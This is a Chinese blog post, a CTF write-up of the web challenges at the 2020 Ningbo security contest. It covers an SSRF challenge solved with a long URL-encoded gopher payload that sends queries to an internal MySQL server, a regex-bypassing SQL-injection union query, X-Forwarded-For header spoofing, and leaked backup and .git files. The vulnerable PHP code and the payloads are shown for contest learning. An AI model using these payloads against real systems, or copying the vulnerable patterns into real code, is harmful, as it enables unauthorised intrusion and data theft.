
2020宁波市第三届网络安全大赛 Web Writeup

原创

skyxmao 于 2020-07-07 18:28:59 发布 3424 收藏 5

分类专栏： CTF 文章标签： web

本文链接：https://blog.csdn.net/qq_33624424/article/details/107187568



> 2020宁波市第三届网络安全大赛，比赛分行业组和院校组进行团体赛。感觉这次比赛还是很不错的~ 值得参加。

文章目录

Easy_SSRF

```
<?php
show_source(__FILE__);
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET["url"]);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
$output = curl_exec($ch);
echo $output;
curl_close($ch);
?>
```

一道简单的SSRF题目

利用url访问主机内部的3306端口,发现有回显,于是想到用gopher协议执行mysql语句。

这里用到一个工具来生成payload：https://github.com/tarunkant/Gopherus

盲猜mysql的用户名为root

因为服务端使用了get请求的方式来接收url参数,所以我们需要先urlcode编码一下，在把payload放上去。

```
http://XXX/?url=gopher://127.0.0.1:3306/_%25a3%2500%2500%2501%2585%25a6%25ff%2501%2500%2500%2500%2501%2521%2500%
2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%25
72%256f%256f%2574%2500%2500%256d%2579%2573%2571%256c%255f%256e%2561%2574%2569%2576%2565%255f%2570%2561%2573%2573
%2577%256f%2572%2564%2500%2566%2503%255f%256f%2573%2505%254c%2569%256e%2575%2578%250c%255f%2563%256c%2569%2565%2
56e%2574%255f%256e%2561%256d%2565%2508%256c%2569%2562%256d%2579%2573%2571%256c%2504%255f%2570%2569%2564%2505%253
2%2537%2532%2535%2535%250f%255f%2563%256c%2569%2565%256e%2574%255f%2576%2565%2572%2573%2569%256f%256e%2506%2535%
252e%2537%252e%2532%2532%2509%255f%2570%256c%2561%2574%2566%256f%2572%256d%2506%2578%2538%2536%255f%2536%2534%25
0c%2570%2572%256f%2567%2572%2561%256d%255f%256e%2561%256d%2565%2505%256d%2579%2573%2571%256c%250f%2500%2500%2500
%2503%2573%2568%256f%2577%2520%2564%2561%2574%2561%2562%2561%2573%2565%2573%2501%2500%2500%2500%2501
```

获取flag表中的flag字段即可拿到flag。

Easy_SQL

访问index.php.bak 发现源码泄露

```php
<?php
require("conf/config.php");
if (isset($_REQUEST['id'])) {
$id = $_REQUEST['id'];
if (preg_match("/\d.+?\D.+/is",$id)){
die("Attack detected");
}
$query = "SELECT text from UserInfo WHERE id = " . $id. ";";
$results = $conn->query($query);
echo "学号：" . $id . "，成绩为：  ".$results->fetch_assoc()['text'];
}
?>
```

if (preg_match("/\d.+?\D.+/is",$id)) 只要绕过这个正则即可，这个正则的匹配(数字 非数字)这种格式。
以下为绕过的一种思路

```
id=now() union select group_concat(flag) from bankdb.flag
```

本地访问

用BurpSite把guest改成admin

添加 X-Forward-For：127.0.0.1

发送即可拿到flag

TEST

源码泄露 index.html~ 可下载

```
<html>
<head>
<title>test</title>
</head>
<body>
<p>this is test。<a href="./12as24/ctf.jpg">本文本</a> </p>
</body>
</html>
```

发现一张图片
发现目录12as24

在12as24目录下使用dirsearch扫描

发现有git泄露

/.git/COMMIT_EDITMSG 里面就是flag

友情链接

Misc师傅：水星师傅